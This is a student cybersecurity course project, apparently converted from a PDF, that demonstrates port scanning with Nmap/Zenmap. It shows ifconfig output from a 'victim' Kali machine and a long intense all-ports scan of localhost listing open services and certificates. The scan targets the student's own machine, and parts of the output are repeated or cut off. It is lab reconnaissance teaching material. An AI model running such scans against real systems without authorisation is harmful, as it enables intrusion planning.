


MAJOR PROJECT


CYBER SECURITY COURSE (VERZO)



NAME : PRAMOTH K J
E MAIL : PRAMOTHKJ751@GMAIL.COM

SCANNING MODULE USING NMAP TOOL

HACKER MACHINE : WINDOWS 10




**VICTIM MACHINE : KALI LINUX &
WINDOWS 7**



1.VICTIM MACHINE : KALI LINUX

STEP 1:

GET THE IP ADDRESS USING TERMINAL



A screenshot of a terminal window titled "root@osboxes: ~". The window contains the output of the "ifconfig" command. The output shows two network interfaces: "eth0" and "lo". The "eth0" interface has an IP address of 192.168.70.191 and a MAC address of 08:00:27:c1:10:bf. The "lo" interface has an IP address of 127.0.0.1 and a MAC address of ::1.

```
root@osboxes:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.70.191 netmask 255.255.255.0 broadcast 192.168.70.255
        inet6 fe80::b97c:b91d:d929:6d64 prefixlen 64 scopeid 0x20<link>
        inet6 2409:4072:2e19:85d4:d56d:67bb:6f52:e296 prefixlen 64 scopeid 0x0
<global>
    ether 08:00:27:c1:10:bf txqueuelen 1000 (Ethernet)
    RX packets 17 bytes 1606 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 3063 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 20 bytes 1116 (1.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 20 bytes 1116 (1.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@osboxes:~#
```

STEP 2:

USING NMAP I WILL PRESENT THE
SCREENSHOTS BELOW

```
Zenmap
Scan Tools Profile Help
Target: 127.0.0.1 Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 127.0.0.1
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS ▾ Host localhost(127.0.0.1)
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 18:58 India Standard Time
NSOCK ERROR [0.2470s] ssl_init_helper(): OpenSSL legacy provider failed to load.

NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:58
Completed NSE at 18:58, 0.00s elapsed
Initiating NSE at 18:58
Completed NSE at 18:58, 0.00s elapsed
Initiating NSE at 18:58
Completed NSE at 18:58, 0.00s elapsed
Initiating NSE at 18:58
Completed NSE at 18:58, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 18:58
Completed Parallel DNS resolution of 1 host. at 18:58, 5.51s elapsed
Initiating SYN Stealth Scan at 18:58
Scanning localhost (127.0.0.1) [65535 ports]
Discovered open port 135/tcp on 127.0.0.1
Discovered open port 445/tcp on 127.0.0.1
Discovered open port 49668/tcp on 127.0.0.1
Discovered open port 13810/tcp on 127.0.0.1
Discovered open port 22112/tcp on 127.0.0.1
Discovered open port 30950/tcp on 127.0.0.1
Discovered open port 9812/tcp on 127.0.0.1
Discovered open port 13032/tcp on 127.0.0.1
Discovered open port 49664/tcp on 127.0.0.1
Discovered open port 49666/tcp on 127.0.0.1
Discovered open port 49677/tcp on 127.0.0.1
Discovered open port 13031/tcp on 127.0.0.1
Discovered open port 5354/tcp on 127.0.0.1
Discovered open port 1842/tcp on 127.0.0.1
Discovered open port 8029/tcp on 127.0.0.1
Discovered open port 1843/tcp on 127.0.0.1
Discovered open port 65801/tcp on 127.0.0.1
Discovered open port 17945/tcp on 127.0.0.1
Discovered open port 55381/tcp on 127.0.0.1
Discovered open port 49667/tcp on 127.0.0.1
Discovered open port 13830/tcp on 127.0.0.1
Discovered open port 9814/tcp on 127.0.0.1
Discovered open port 27339/tcp on 127.0.0.1
Discovered open port 49679/tcp on 127.0.0.1
Discovered open port 55633/tcp on 127.0.0.1
Discovered open port 7680/tcp on 127.0.0.1
Discovered open port 17532/tcp on 127.0.0.1
Discovered open port 26666/tcp on 127.0.0.1
Discovered open port 5840/tcp on 127.0.0.1
Discovered open port 49670/tcp on 127.0.0.1
Discovered open port 9813/tcp on 127.0.0.1
Discovered open port 49665/tcp on 127.0.0.1
Completed SYN Stealth Scan at 18:58, 3.89s elapsed (65535 total ports)
```

```
Zenmap
Scan Tools Profile Help
Target: 127.0.0.1 Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 127.0.0.1
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS ▾ Host localhost(127.0.0.1)
Discovered open port 9813/tcp on 127.0.0.1
Discovered open port 49665/tcp on 127.0.0.1
Completed SYN Stealth Scan at 18:58, 3.89s elapsed (65535 total ports)
Initiating Service scan at 18:58
Scanning 32 services on localhost (127.0.0.1)
Service scan Timing: About 50.00% done; ETC: 18:59 (0:00:39 remaining)
Completed Service scan at 19:00, 156.07s elapsed (32 services on 1 host)
Initiating OS detection (try #1) against localhost (127.0.0.1)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 19:00
Completed NSE at 19:01, 59.42s elapsed
Initiating NSE at 19:01
Completed NSE at 19:01, 1.36s elapsed
Initiating NSE at 19:01
Completed NSE at 19:01, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00083s latency).
Not shown: 65502 closed tcp ports (reset)
PORT      STATE     SERVICE      VERSION
135/tcp    open      msrpc      Microsoft Windows RPC
137/tcp    filtered netbios-ns
445/tcp    open      microsoft-ds?
1042/tcp   open      afrog?
fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|   HTTP/1.1 400 Bad Request
|   Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Vary: Origin
|     Content-Security-Policy: default-src 'self'
|     X-DNS-Prefetch-Control: off
|     Expect-CT: max-age=0
|     X-Frame-Options: SAMEORIGIN
|     Strict-Transport-Security: max-age=15552000; includeSubDomains
|     Download-Options: noopener
|     X-Content-Type-Options: nosniff
|     X-Permitted-Cross-Domain-Policies: none
|     Referrer-Policy: no-referrer
|     X-XSS-Protection: 0
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Sat, 12 Nov 2022 13:28:27 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <head>
|     <meta charset="utf-8">
```

```
Zenmap
File Tools Profile Help
Target: 127.0.0.1
Command: nmap -p 1-65535 -T4 -A -v 127.0.0.1
Profile: Intense scan, all TCP ports
Scan Cancel

Host Services Nmap Output Ports / Hosts Topology Host Details Scans
localhost (127.0.0.1)
nmap -p 1-65535 -T4 -A -v 127.0.0.1
<title>Error</title>
</head>
<body>
<pre>Cannot GET /</pre>
</body>
</html>
HTTPOptions:
HTTP/1.1 204 No Content
Vary: Origin, Access-Control-Request-Headers
Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
Content-Length: 0
Date: Sat, 12 Nov 2022 13:28:27 GMT
Connection: close
1043/tcp open ssl/boinc?
tls-alpn:
http/1.1
ssl-cert: Subject: commonName=ACC
Issuer: commonName=ACC
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2022-10-03T03:21:49
Not valid after: 2032-09-30T03:21:49
MD5: 9cd30200859c3312d4ba23e9f4a4bb0
SHA-1: 8f00758b677dab5ccae1463d2086056e924d188
ssl-date: TLS randomness does not represent time
fingerprint-strings:
DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
HTTP/1.1 400 Bad Request
Connection: close
FourOhFourRequest:
HTTP/1.1 404 Not Found
Vary: Origin
Content-Security-Policy: default-src 'self' blob: 127.0.0.1:1042 127.0.0.1:1043;script-src 'self' 'unsafe-inline';style-src 'self';connect-src 'self' ws: wss: blob: 127.0.0.1:1042
127.0.0.1:1043 127.0.0.1:9013 127.0.0.1:9014;worker-src 'self' blob: 127.0.0.1:1042 127.0.0.1:1043;img-src 'self' data: blob: 127.0.0.1:1042 127.0.0.1:1043
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopener
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Date: Sat, 12 Nov 2022 13:28:38 GMT
Connection: close
GetRequest:
HTTP/1.1 404 Not Found

```

```
Zenmap
File Tools Profile Help
Target: 127.0.0.1
Command: nmap -p 1-65535 -T4 -A -v 127.0.0.1
Profile: Intense scan, all TCP ports
Scan Cancel

Host Services Nmap Output Ports / Hosts Topology Host Details Scans
localhost (127.0.0.1)
nmap -p 1-65535 -T4 -A -v 127.0.0.1
GetRequest:
HTTP/1.1 404 Not Found
Vary: Origin
Content-Security-Policy: default-src 'self'
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopener
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Content-Type: text/html; charset=utf-8
Content-Length: 139
Date: Sat, 12 Nov 2022 13:28:38 GMT
Connection: close
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /</pre>
</body>
</html>
HTTPOptions:
HTTP/1.1 204 No Content
Vary: Origin, Access-Control-Request-Headers
Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
Content-Length: 0
Date: Sat, 12 Nov 2022 13:28:38 GMT
Connection: close
5040/tcp open unknown
5354/tcp open miniserver?
7680/tcp open pando-pub?
8029/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
    _http-server-header: Dream-HTTPAPI/2.2.2.76 Microsoft-HTTPAPI/2.0
    _http-title: Not Found
9012/tcp open ssl/websocket WebSocket++ 0.8.1
    _ssl-cert: Subject: commonName=Peter Thorson/organizationName=Zaphoyd Studios/stateOrProvinceName=Illinois/countryName=US
    _Issuer: commonName=Peter Thorson/organizationName=Zaphoyd Studios/stateOrProvinceName=Illinois/countryName=US
    Public Key type: rsa
    Public Key bits: 2048
    Signature Algorithm: sha1WithRSAEncryption
    Not valid before: 2011-11-15T21:20:06
    Not valid after: 2012-11-14T21:20:06

```

Zenmap

Scan Tools Profile Help

Target: 127.0.0.1

Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 127.0.0.1

Scan

Hosts Services

Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

localhost (127.0.0.1)

nmap -p 1-65535 -T4 -A -v 127.0.0.1



| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2011-11-15T21:28:06
| Not valid after: 2012-11-14T21:28:06
| MD5: fe4923f52b06c85d198c0d0176aa7
| SHA-1: 8c442ddf5945b22204c17d0375aa8ef6956ce8d
9013/tcp open websocket WebSocket++ 0.8.1
9014/tcp open websocket WebSocket++ 0.8.1
13010/tcp open tcpwrapped
13030/tcp open unknown
13031/tcp open unknown
13032/tcp open unknown
17532/tcp open tcpwrapped
17945/tcp open tcpwrapped
22112/tcp open unknown
26666/tcp open unknown
27339/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
30950/tcp open unknown
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
49677/tcp open tcpwrapped
49679/tcp open unknown
55381/tcp open http Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-cors: GET POST
55633/tcp open ms-sql-s Microsoft SQL Server 2014
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-11-07T18:40:08
| Not valid after: 2052-11-07T18:40:08
| MD5: 947a0224658ec6396aa8a12edeb0459f
| SHA-1: af780465621cfe92f3471fe2b5c52f3b6ab3fe
|_ssl-date: 2022-11-12T13:31:53+00:00; 0s from scanner time.
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
65001/tcp open unknown

3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====


The screenshot shows the Zenmap interface with the following details:

- Target:** 127.0.0.1
- Profile:** Intense scan, all TCP ports
- Command:** nmap -p 1-65535 -T4 -A -v 127.0.0.1
- Host:** localhost (127.0.0.1)
- Services:** The table lists the following open TCP services:


Port	Protocol	State	Service	Version
135	tcp	open	msrpc	Microsoft Windows RPC
137	tcp	filtered	netbios-ns	
445	tcp	open	microsoft-ds	
1042	tcp	open	afrog	
1043	tcp	open	boinc	
5040	tcp	open	unknown	
5354	tcp	open	mdnsresponder	
7680	tcp	open	pando-pub	
8029	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9012	tcp	open	websocket	WebSocket++ 0.8.1
9013	tcp	open	websocket	WebSocket++ 0.8.1
9014	tcp	open	websocket	WebSocket++ 0.8.1
13010	tcp	open	tcpwrapped	
13030	tcp	open		
13031	tcp	open		
13032	tcp	open		
17532	tcp	open	tcpwrapped	
17945	tcp	open	tcpwrapped	
22112	tcp	open		
26666	tcp	open		
